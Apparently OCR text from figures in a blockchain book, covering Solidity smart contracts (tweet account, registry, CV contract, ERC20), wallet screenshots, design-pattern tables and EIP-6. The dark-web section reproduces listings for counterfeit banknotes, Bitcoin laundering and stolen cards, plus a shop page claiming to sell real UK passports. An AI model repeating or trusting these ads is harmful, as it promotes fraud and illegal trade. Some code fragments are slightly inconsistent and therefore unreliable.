// constructor
function TwtAccount() {
_numberOfTweets = 0;
_adminAddress = msg.sender;
}
// returns true if caller of function ("sender") is admin
function isAdmin() constant returns (bool isAdmintrue) {
return msg.sender == adminAddress;



Ethereum Wallet
https://wallet.ethereum.org - deploy-contract
WALLETS
SEND
CONTRACTS
21,524.00 ETHER
SOLIDITY CONTRACT SOURCE CODE
CONTRACT BYTE CODE
SELECT CONTRACT TO DEPLOY
Twt Registry
pragma solidity ^0.4.0;
// "class" TwtRegistry
contract TwtRegistry {
// mappings to look up account names, account ids and addresses
mapping (address => string) _addressToAccountName;
mapping (uint => address) _accountIdToAccountAddress;
mapping (string => address) _accountNameToAddress;
// might be interesting to see how many people use the system
uint _numberOfAccounts;
// owner
address _registryAdmin;
// allowed to administrate accounts only, not everything
address _accountAdmin;
// if a newer version of this registry is available, force users to use it
bool _registrationDisabled;
function TwtRegistry() {
_registryAdmin = msg.sender;
_accountAdmin = msg.sender; // can be changed later
_numberOfAccounts = 0;
_registrationDisabled = false;
}
function register(string name, address accountAddress) returns (int result) {



LATEST TRANSACTIONS
Filter transactions
0.0 KH/s
4,325 0
an hour
Private
Nov 21
Created contract
Main account (Etherbase) → Creating contract
0 of 12 Confirmations
-0.00 ETHER
Nov 21
Created contract
Main account (Etherbase) → Creating contract
0 of 12 Confirmations
-0.00 ETHER



browser/TwtAccount.sol:TwtAccount at 0x692...77b3a (memory)
isAdmin
getTweet
0
0: string: tweetString Hello Blockchain
1: uint256: timestamp 1511243626
getOwnerAddress
0: address: adminAddress 0xca35b7d915458ef540ade6068dfe2f44e8fa733c
getNumberOfTweets
0: uint256: numberOfTweets 2
getLatestTweet
0: string: tweetString Hello Ethereum
1: uint256: timestamp 1511243635
2: uint256: numberOfTweets 2
adminDeleteAccount
adminRetrieveDonations
address receiver
tweet
"This is a junk tweet which


Chapter 10: BaaS and the Dark Web Market






IT Services
Vertical Solutions
Blockchain Implementation Solution
Blockchain First
Special APIs
Development Platforms


Surface Web
(indexed, accessible)
Deep Web
(non-indexed, accessible)
Dark Web
(restricted, non-indexed)


Search results for silk road ...
The Hidden Wiki
wikitorzsjg7mrpw.onion
Mixing and Laundry Services
Bitcoin Blender - Bitcoin Laundry service and Wallet.
TOR Wallet - Bitcoin Wallet with integrated Bitcoin Mixer.
Helix - Bitcoin mixing service[Verified]
Exchange Service
BuySell Bitcoins - We buy-sell Bitcoins anonymously.
Buy and sell Bitcoins Anonymous and safe purchase and sale of bitcoins.
Betting
BetTor - Leading marketplace for selling winning bets in deepweb.
BetCoin - Play Bitcoin Games
Commercial Services
Money Counterfeits
USD Counterfeits - The best USD counterfeits on the market - buy fake USD banknotes with Bitcoin.
EURO Replicas/Counterfeits - High Quality Euro Counterfeits - best counterfeit bank notes in Europe.
Euro & USD Counterfeits - Euro and USD bills of good quality.
Fake Bills - Your favorite seller of fake bills.
Counterfeit Factory - The biggest Marketplace selling counterfeit bills.
Londonprint - Only the finest notes.
BLACK MARKET - Counterfeits, Guns, Pharmacy, Fake IDs.
Plastic Market - Counterfeits, Credit Cards, Bank Accounts, PayPals.



Search results for watch — ...
The Hidden Wiki
UK Passports - Buy real UK ...
ukpassppmwaqrsd.onion
Search
Products
Login
Register
FAQs
UK Passports
Your UK Passport - Name of your choice!
EUROPEAN UNION
UNITED KINGDOM OF GREAT BRITAIN AND NORTHERN IRELAND
PASSPORT
We are selling original UK Passports made with your info/picture.
Also, your info will get entered into the official passport database.
So its possible to travel with our passports.
How we do it? Trade secret!
Information on how to send us your info and pictures will be given after purchase!
You can even enter the UK/EU with our passports, we can just add a stamp for the country you are in!
Ideal for people who want to work in the EU/UK.
Product
Price
Quantity
Your original UK passport with your info/pictures
0.656 ฿
1
X
Buy now


```
library cvSections {

    struct Profile {
        string _name; string _title; string _summary; string _website; string _phone; string _email;string _description;
    }
    struct Role {
        string _company; string _Role; string _startDate; string _endDate; string _summary; string _highlights;
    }
    struct Education {
        string _institution; string _focusArea; int32 _startYear; int32 _finishYear;
    }
    struct Project {
        string name; string link; string description;
    }
    struct Publication {
        string name; string link; string language;
    }
    struct Skill {
        string name; int32 level;
    }

}
```


```
contract cvContract {
    mapping (string => string) Profile;
    address owner;

    cvSections.Project[] public projects;
    cvSections.Education[] public educations;
    cvSections.Skill[] public skills;
    cvSections.Publication[] public publications;

    // ======================
    // ==== CONSTRUCTOR ====
    // ======================
    function cvContract() public{
        owner =  msg.sender;
    }

    modifier onlyOwner {
        require(msg.sender == owner);
        _;
    }
```

```
// ============================
// ====== ADD NEW PROFILE ======
// ============================
function setProfileData (string key, string value) public onlyOwner() {
    Profile[key] = value;
}

function editProfileData (string key, string value) public onlyOwner() {
    Profile[key] = value;
}

function editProject ( bool operation, string name, string link, string description ) public onlyOwner() {
    if (operation) {
        projects.push(cvSections.Project(name, description, link));
    } else {
        delete projects[projects.length - 1];
    }
}

function editEducation ( bool operation, string name, string speciality, int32 year_start, int32 year_finish ) public onlyOwner() {
    //  == similar logic goes here
}

function editSkill(bool operation, string name, int32 level) public onlyOwner() {
    //  == similar logic goes here
}

function editPublication (bool operation, string name, string link, string language) public onlyOwner() {
    //  == similar logic goes here
}
```


```
// ======================================
// ======= Retriving Profile data =======
// ======================================
function getProfileData (string arg) public constant returns (string) {
    return Profile[arg];
}

function getSize(string arg) public view returns (uint) {
    if (keccak256(arg) == keccak256("projects")) { return projects.length; }
    if (keccak256(arg) == keccak256("educations")) { return educations.length; }
    if (keccak256(arg) == keccak256("publications")) { return publications.length; }
    if (keccak256(arg) == keccak256("skills")) { return skills.length; }
    revert();
}
```


▾ browser/cvContract.sol:cvContract
7359 bytes
Publish
At Address
Create
Transaction cost: 2005202 gas.
Execution cost: 1474574 gas.
x
Launch debugger
▾ browser/cvContract.sol:cvContract at 0x692...77b3a (memory)
Copy address
x
educations
uint256
getProfileData
string arg
getSize
string arg
projects
uint256
publications
uint256
skills
uint256
setProfileData
string key, string value
editSkill
bool operation, string name, int32 level
editPublication
bool operation, string name, string link, string language
editProject
bool operation, string name, string link, string description
editProfileData
string key, string value
editEducation
bool operation, string name, string speciality, int32 year_start, int32 year_finish


skills
1
Value: "0x00000000000000000000000000000000000000000000000000000000000000400000000000000000000000000000000000000000000000000000000000000003000000000000000000000000000000000000000000000000000000000000000003432b2b0000000000000000000000000000000000000000000000000000000000"
x
Transaction cost: 23202 gas. (caveat)
Execution cost: 1738 gas.
Decoded:
1. string name: C++
2. int32 level: 3
Launch debugger
setProfileData
string key, string value
editSkill
true,"C++",3
Result: "0x"
Transaction cost: 84920 gas.
Execution cost: 62496 gas.
x
Launch debugger


Project status (required)
Live
Demo
Prototype
Work in progress
Concept
Stealth
Unknown
Abandoned
Social media links
/facebookpage
@twitterhandle
https://github.com/n
/r/reddit
slack invitation url
medium.com/blog
www.othersite.com
yourwikiurl.com
NEW
S
smartCV
by Mayukh M
Smart Contract based CV
DEMO
Email me (very occasional) updates
Invite me to the SoTĐ slack community
I accept the Terms of Service (required)
Submit

Chapter 11: Advanced Topics and the Road Ahead




Abstract Factory	Allows for the creation of objects without specifying their concrete type
Builder	Used to create complex objects
Factory Method	Creates objects without specifying the exact class to create
Prototype	Creates a new object from an existing object
Singleton	Ensures only one instance of an object is created


Adapter	Allows for two incompatible classes to work together by wrapping an interface around one of the existing classes
Bridge	Decouples an abstraction so two classes can vary independently
Composite	Takes a group of objects into a single object
Decorator	Allows for an object's behavior to be extended dynamically at run time
Facade	Provides a simple interface to a more complex underlying object
Flyweight	Reduces the cost of complex object models
Proxy	Provides a placeholder interface to an underlying object to control access, reduce cost, or reduce complexity

Chain of Responsibility	Delegates commands to a chain of processing objects
Command	Creates objects which encapsulate actions and parameters
Interpreter	Implements a specialized language
Iterator	Accesses the elements of an object sequentially without exposing its underlying representation
Mediator	Allows loose coupling between classes by being the only class that has detailed knowledge of their methods
Memento	Provides the ability to restore an object to its previous state
Observer	Is a publish/subscribe pattern which allows a number of observer objects to see an event
State	Allows an object to alter its behavior when its internal state changes
Strategy	Allows one of a family of algorithms to be selected on-the-fly at run-time
Template Method	Defines the skeleton of an algorithm as an abstract class ,allowing its sub-classes to provide concrete behavior
Vistor	Separates an algorithm from an object structure by moving the hierarchy of methods into one object

```
contract ERC20 {
      function totalSupply() constant returns (uint totalSupply);
      function balanceOf(address _owner) constant returns (uint balance);
      function transfer(address _to, uint _value) returns (bool success);
      function transferFrom(address _from, address _to, uint _value) returns (bool success);
      function approve(address _spender, uint _value) returns (bool success);
      function allowance(address _owner, address _spender) constant returns (uint remaining);
      event Transfer(address indexed _from, address indexed _to, uint _value);
      event Approval(address indexed _owner, address indexed _spender, uint _value);
}
```

```
pragma solidity ^0.4.11;

contract Barrel {
  address[] public contracts;
  function getContractCount()
    public
    constant
    returns(uint contractCount)
  {
    return contracts.length;
  }
  function newWhisky()
    public
    returns(address newContract)
  {
    Whisky c = new Whisky();
    contracts.push(c);
    return c;
  }
}

contract Whisky {
  function getFlavor()
    public
    constant
    returns (string flavor)
  {
    return "single malt";
  }
}
```


EIP
Standard Track EIP
Informational EIP
Meta EIP
Core
Networking
Interface
ERC


Draft EIP
Accepted
Final
Rejected
Withdrawn
Replaced
EIP List Updated
Deferred

Preamble

EIP: 6
Title: Renaming SUICIDE opcode
Author: Hudson Jameson <hudson@hudsonjameson.com>
Status: Final
Type: Standards Track
Layer: Applications
Created: 2015-11-22

Abstract

The solution proposed in this EIP is to change the name of the SUICIDE opcode in Ethereum programming languages with SELFDESTRUCT.

Motivation

Mental health is a very real issue for many people and small notions can make a difference. Those dealing with loss or depression would benefit from not seeing the word suicide in our programming languages. By some estimates, 350 million people worldwide suffer from depression. The semantics of Ethereum's programming languages need to be reviewed often if we wish to grow our ecosystem to all types of developers.

An Ethereum security audit commissioned by DEVolution, GmbH and performed by Least Authority recommended the following:

Replace the instruction name "suicide" with a less connotative word like "self-destruct", "destroy", "terminate", or "close", especially since that is a term describing the natural conclusion of a contract.


The primary reason for us to change the term suicide is to show that people matter more than code and Ethereum is a mature enough of a project to recognize the need for a change. Suicide is a heavy subject and we should make every effort possible to not affect those in our development community who suffer from depression or who have recently lost someone to suicide. Ethereum is a young platform and it will cause less headaches if we implement this change early on in it's life.


Implementation

SELFDESTRUCT is added as an alias of SUICIDE opcode (rather than replacing it).

Copyright

Tryte	Dec	Char	Tryte	Dec	Char
0, 0, 0	0	9			
1, 0, 0	1	A	-1,-1,-1	-13	N
-1, 1, 0	2	B	0,-1,-1	-12	O
0, 1, 0	3	C	1,-1,-1	-11	P
